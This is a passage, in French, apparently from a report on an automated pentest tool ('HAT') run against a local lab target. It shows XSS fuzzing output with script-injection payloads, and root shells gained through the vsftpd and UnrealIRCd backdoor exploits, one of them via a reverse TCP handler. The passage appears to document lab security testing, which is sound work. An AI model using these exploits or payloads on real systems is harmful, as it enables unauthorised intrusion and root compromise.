[*] http://192.168.1.21:80/mutillidae/
[+] C=200       L=24334         T=0.0392s       <script>alert('XSS')</script>

[*] http://192.168.1.21:80/mutillidae/index.php?page=user-info.php
[+] C=200       L=23207         T=0.0511s       <script>alert('XSS')</script>

[*] http://192.168.1.21:80/mutillidae/index.php?page=installation.php
[+] C=200       L=29624         T=0.0423s       <script>alert('XSS')</script>

[*] 192.168.1.21:80 - Fuzzing URLs parameters for XSS                   RUNNING

[*] http://192.168.1.21:80/mutillidae/index.php
[+] URL query : ?page="><script>alert('XSS')</script>
[+] XSS payload : "><script>alert('XSS')</script>

[*] http://192.168.1.21:80/mutillidae/
[+] URL query : ?page="><script>alert('XSS')</script>
[+] XSS payload : "><script>alert('XSS')</script>

[*] http://192.168.1.21:80/mutillidae/index.php
[+] URL query : ?do="><script>alert('XSS')</script>&page="><script>alert('XSS')</script>
[+] XSS payload : "><script>alert('XSS')</script>

[*] http://192.168.1.21:80/mutillidae/index.php
[+] URL query : ?page="><script>alert('XSS')</script>&username="><script>alert('XSS')</script>
[+] XSS payload : "><script>alert('XSS')</script>

[*] 192.168.1.21:80 - Fuzzing URLs forms for XSS                        RUNNING

[*] http://192.168.1.21:80/mutillidae/?page=user-info.php
[+] Form fields : hidden[page], text[username], password[password], submit[user-info-php-submit-button]
[+] XSS payload : <script>alert('XSS')</script>

[*] http://192.168.1.21:80/mutillidae/index.php?page=register.php
[+] Form fields : text[username], password[password], password[confirm_password], textarea[my_signature], submit[register
[+] XSS payload : <script>alert('XSS')</script>

[*] http://192.168.1.21:80/mutillidae/?page=add-to-your-blog.php
[+] Form fields : hidden[csrf-token], textarea[blog_entry], submit[add-to-your-blog-php-submit-button]
[+] XSS payload : <script>alert('XSS')</script>
```

Figure 50 : Pentest automatisé - module auto_pentesting (partie 5)




Figure 51 : Pentest automatisé - module auto_pentesting (partie 6)

Figure 52 : Pentest automatisé - module auto_pentesting (partie 7)

Figure 53 : Pentest automatisé - module auto_pentesting (partie 8)




Figure 54 : Pentest automatisé - module auto_pentesting (partie 9)




Figure 55 : Pentest automatisé - module auto_pentesting (partie 10)

Une fois le module « *exploits/auto_pentesting* » terminé, nous pouvons vérifier les vulnérabilités découvertes, soit en lisant les rapports générés, soit en ayant un accès direct à la cible à l'aide des sessions Shell sauvegardées.

A côté de cela, le module « *exploits/auto_pentesting* » est le seul module qui génère un bref rapport en HTML comprenant les résultats les plus importants.

La commande '*session list*' nous montrera combien de sessions Shell ont été ouvertes, nous pouvons donc en choisir une et la rouvrir :




Figure 56 : Pentest automatisé - liste des sessions




Figure 57 : Pentest automatisé - session par le module cmd_injection_fuzzer

```
HAT exploits(auto_pentesting) > session load ce310be9 1
[*] loading session 1 from ce310be9
[*] 192.168.1.21:21 - attempts to exploit CVE-2011-2523                RUNNING
[*] 192.168.1.21:21 - type `exit` to quit shell
id
uid=0(root) gid=0(root)
pwd
/
ls -al
total 101
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  14 root root 13540 May 29 19:38 dev
drwxr-xr-x  94 root root  4096 May 29 19:39 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 19520 May 29 19:39 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 120 root root     0 May 29 19:38 proc
drwxr-xr-x  13 root root  4096 May 29 19:39 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 May 29 19:38 sys
drwxrwxrwt   4 root root  4096 May 29 23:02 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
exit
*** Connection closed by remote host ***
HAT exploits(auto_pentesting) >
HAT exploits(auto_pentesting) >
```

Figure 58 : Pentest automatisé - session par le module vsftpd_backdoor

```
HAT exploits(auto_pentesting) >
HAT exploits(auto_pentesting) > session load ce310be9 3
[*] loading session 3 from ce310be9
[*] 192.168.1.21:6667 - attempts to exploit CVE-2010-2075              RUNNING
[+] 192.168.1.21:6667 - seems vulnerable to CVE-2010-2075
[*] Started reverse TCP handler on 192.168.1.20:4444
[*] Waiting for connections on :::4444
sh: no job control in this shell
sh-3.2# id
uid=0(root) gid=0(root)
sh-3.2# bash -i
bash: no job control in this shell
root@metasploitable:/etc/unreal# ls
tmp
unreal
unrealircd.conf
root@metasploitable:/etc/unreal# exit
exit
sh-3.2# exit
exit

[!] 192.168.1.21:6667 - attempts to exploit CVE-2010-2075
HAT exploits(auto_pentesting) >
```

Figure 59 : Pentest automatisé - session par le module unreal_ircd_3281_backdoor

